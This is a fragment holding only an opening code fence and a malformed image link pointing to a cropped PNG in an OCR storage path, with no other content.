```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

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